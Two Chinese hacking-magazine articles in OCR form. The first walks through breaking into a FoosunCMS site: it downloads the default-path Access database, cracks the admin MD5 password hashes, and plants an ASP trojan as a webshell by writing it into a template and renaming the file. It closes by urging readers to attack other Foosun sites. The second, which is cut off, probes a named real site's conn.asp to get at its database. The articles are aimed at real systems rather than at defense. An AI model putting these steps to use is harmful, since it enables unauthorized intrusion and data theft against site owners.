输入风讯的默认管理路径 /foosun/admin/login.asp，果然出来了登录的界面，是FoosunCMS v3.1.0930的。既然管理界面是默认的，那么数据库地址呢？在网址后输入 /FooSun_Data，出现如下提示

> Directory Listing Denied
> This Virtual Directory does not allow contents to be listed.

提示禁止列目录，看来目录的确是存在的。再输入FooSun_Data.mdb，一切都和想像中的一样，提示开始下载文件。

下载后用Access打开，查看FS_Admin表，一看就知道需要做什么了，如图1 所示。

FS_Admin：表

	ID	Name	Password
▶	1	a…	8e400…e93e203b
	4	f…	49ba5…e56e057
	6	b…	49ba5…e56e057
	7	m…eyan	49ba5…e56e057
*	号)		

图1

共四个管理员，猜测ID是1的为超级管理员，因为后面的GroupID标明了ID4、6、7的是同一个组。复制MD5的密码到MD5Crack开始破解，几秒钟就出来了。下面三个管理员的密码：123456。登录查看权限，发现只能进行文章添加、修改等操作。此时另一个ID的密码也跑出来了，一看就像是电话号码，结果打开网站首页一看，确实如此。

登录后发现是超级管理员，进入"目录管理→根目录"，看到了当前目录下的文件，在空白区域点右键"导入"，可以上传文件，选择个ASP木马试试，提示不允许上传。进入"系统管理→系统参数→新闻系统参数→上传文件的类型"添加ASP类型，再次到目录管理"导入"木马，还是提示失败！如图2 所示。




图2

看来是在源代码方面进行限制了。选择某个文件，右键看看。如图3 所示。




图3

竟然不可编辑，选择HTM和ASP类型文件也是同样的提示，只能删除不能编辑，这样我们就无法上传ASP木马了。

突然想起来，风讯CMS是有在线模板编辑功能的，就是说木马是一定可以插入的！进入"站点管理→模板管理"，看到了没有？如图4 所示。

既然可以编辑文件，当然也可以插入木马。但是我不喜欢直接插入木马，我喜欢写入一个ASP木马。在index.htm这一栏点右键新建一个mm.asp文件，确认后居然什么也没有。难道被吃掉了？




图4

再建立一个new.htm，这回总算没消失。写入ASP木马的内容，但这样是无法执行的，怎么办呢？看图4，鼠标右击的时候有个"重命名"，我们把它改成new.asp，结果又消失了！到目录管理看看，实际上这个文件是存在的。如图5 所示。




图5

这下明白了，风讯CMS的模板管理中，是只认HTM文件的。刚开始建立ASP的时候确实成功了，但是界面只显示HTM文件。第二次建立了HTM文件，写入木马，然后改名成ASP，同样是没问题的，只不过不显示而已。输入http://域名/Templets/new.asp成功显示木马界面。

查看了一下服务器，权限设置的也不严格，拿个Administrator权限应该不是问题。最后写了个E-Mail发给管理员，有问题当然要自己解决。

本文技术含量不高，但如本文开头介绍所说的，市面上用风讯CMS做网站非常多。如雅虎城市频道、新文化报、人民网、天津视窗等都采用了风讯CMS，其它的网站更不必说了。如果你了解风讯的历史，那么相信你能轻而易举的找出很多风讯的网站，默认数据库没有修改的也不在少数，破解个有模板管理权限的管理员密码相信也不难，当然拿到WebShell更不难了。


适合读者：入侵爱好者、网络爱好者
前置知识：无

从风讯CMS开始的入侵

文/图 网络游侠



适合读者：入侵爱好者、免费爱好者
前置知识：无



VIP会员学习成果展：

另类获取网络电视直播地址

文/图 [黑防VIP]roger

最近在网上找到了一个不错的网络电视直播网站，有很多港澳台的电视直播，而且速度还不错。就有了个想法，希望能把一些频道搬到自己的Blog上去，不过由于网页的限制，是不可以直接找到直播地址的。如果一个一个用嗅探的方法或者用WinHex到内存里找的话会很麻烦，不适合批量查找。如图1 所示。




图1

其地址是http://bbs.mt30.com/mt_tv.asp，由于这是个ASP页面，所以直接到源文件里找链接地址是不可能的。查看源文件，发现了这样一些代码 <option value=mttv/tvlist1.asp?id=61 >港澳台电视台</option>，打开http://bbs.mt30.com/mttv/tvlist1.asp?id=61，如图2所示。




图2

推测链接地址都是通过数据库查询输出的，我们只要down下数据库就可以得到所有链接地址。根据经验，提交一下conn.asp看看存不存在。输入http://bbs.mt30.com/mttv/conn.asp，返回HTTP 500错误，也就说明文件是存在的，如图3 所示。




图3

马上修改一下IE高级选项，取消"显示友好HTTP错误信息"，再次提交http://bbs.mt30.com/mttv/conn.asp，如图4 所示。

